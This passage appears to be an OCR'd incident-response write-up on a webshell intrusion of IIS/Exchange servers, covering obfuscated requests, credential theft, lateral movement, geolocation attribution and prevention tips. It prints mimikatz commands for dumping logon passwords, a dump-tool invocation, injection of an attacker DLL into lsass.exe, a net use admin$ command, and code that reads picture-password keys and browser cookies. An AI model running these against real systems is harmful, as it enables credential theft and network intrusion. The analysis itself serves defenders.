
```
GET /Foo.axd d=T0fjqeP1SHK91KrEyV-WVrxYkDWboH32PbnaeigLD5MlxnF7ebnSIQLY8xFlaCvylDAX7QqduMt-fVUMJ4D8dS-_HdJKNM6IyQ6xcUYeSTw1&t=635521635140981222
```


In this situation attacker can by-pass the log check but the code to decode the request is still within the webShell, this means one could decode the request and retrieve the actual command. In some cases a simple webShell had another obfuscated webSHell embedded. In such a situation, attacker would POST the password to de-obfuscate / decrypt the seconds stage webSshell.

Continue to the Next Page

STEALING CREDENTIALS

Attacker uploaded a memory dump / debug tool to web / exchange server. Even though attacker re-compiled it, all functionality is similar to **mimikatz**. Mimikatz is used to steal plain text passwords, tokens etc. It can also use hashes during lateral movement i.e. Pass-The-Hash. Screen shot of attacker's mimikatz.





```
green # p::d
P1ri1vi111e1ge '20' OK
```

PasswordDump.exe p::d s::l q

```
privilege::debug sekurlsa::logonpasswords
```

Mimikatz has to acquire debug privileges to work with its complete capacity. This means to run mimikatz attacker needs admin creds. Think of mimikatz as a post exploit or post malware payload.

```
NTSTATUS RtlAdjustPrivilege
 (
  ULONG    Privilege,
  BOOLEAN  Enable,
  BOOLEAN  CurrentThread,
  PBOOLEAN Enabled
 )
```

Must return NTSTATUS => NT_SUCCESS

MUST NOT RETURN ERROR

```
#define STATUS_SUCCESS   ((NTSTATUS)0x00000000L)
#define NT_SUCCESS(Status) (((NTSTATUS)(Status)) >= 0)
```

On success, attacker can inject / debug specific processes.

i::p lsass.exe <ATTACKERS_DLL>.dll *(i::p in this case translates to inject::process)*

Attacker can easily get clear test hashes, tokens, NTLM hashes afterwards. The more webshell stays on your servers gives an attacker more power and control on the network. Attacker can get strong by the minute and laterally move to other important servers, get more credentials, info on other device ip addresses etc etc. Tools like psexec and net could be used as well.

net use \\<ipaddress>\admin$ /u: …

Use the following link for more information on PSEXEC lateral movement.

http://udurrani.com/0fff/lateral.pdf

Watch a video:

https://www.youtube.com/watch?v=307jHR0AQzg

It can also recover picture passwords and pinCodes on new OS’s

AUTHUI.DLL

```
char *foo = u"SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\LogonUI\PicturePassword";
                    if ((*RegOpenKeyExW)(0xffffffff80000002, foo, 0x0, 0x8) == 0x0)
```

Useful information is stored in a binary dataBase, where one can retrieve information.

```
rc = sqlite3_prepare_v2(pDb, "select host_key, path, name, creation_utc, expires_utc, encrypted_value from cookies order by ho
if(rc == SQLITE_OK)
{
        while(rc = sqlite3_step(pStmt), rc == SQLITE_ROW)
        {
                kprintf(L"\nHost  : %.*S ( %.*S )\nName  : %.*S\nDates : ",
                        sqlite3_column_bytes(pStmt, 0), sqlite3_column_text(pStmt, 0),
                        sqlite3_column_bytes(pStmt, 1), sqlite3_column_text(pStmt, 1),
                        sqlite3_column_bytes(pStmt, 2), sqlite3_column_text(pStmt, 2));
```

ATTRIBUTION

Continent: Asia
Country: Iran
Latitude: 35.6961 (35° 41′ 45.96″ N)
Longitude: 51.4231 (51° 25′ 23.16″ E)

Geolocation Map


ATTACK START

Later, attacker was using GET | POST via different IP addresses.

Victim Server


Continent: North America
Country: United States
State/Region: Texas
City: Dallas
Latitude: 32.7787 (32° 46′ 43.32″ N)
Longitude: -96.8217 (96° 49′ 18.12″ W)
Postal Code: 75270

Geolocation Map



Continent: Europe
Country: Germany
Latitude: 51.2993 (51° 17′ 57.48″ N)
Longitude: 9.491 (9° 29′ 27.60″ E)

Geolocation Map



Continent: Europe
Country: France
Latitude: 48.8582 (48° 51′ 29.52″ N)
Longitude: 2.3387 (2° 20′ 19.32″ E)

Geolocation Map

PREVENTION

- Its good to prevent such attack at an initial stage. Ideally don't let webshells get on your servers.
- Using a WAF is helpful against such attacks
- Make sure you keep looking at access_logs for IIS process, write some wrapper scripts that can give you information like: ip addresses and their countries, get | post requests and files accessed etc.
- Writing a tool to gather new files added on your WWWROOT folder is a great idea as well.
- Good end-point prevention is a plus
- Blocking executables via decryption at network layer can help as well.
- IIS Process should not spawn or use a system call to System32 binaries. Good white list could be extremely useful Please make sure to white list ***VBC.exe*** and ***CSC.exe.*** Make sure to provide full path for the binaries.

For more information:

http://udurrani.com/0fff/websh.pdf

For some related tools please go to the following link:

http://udurrani.com/0fff/wtl.html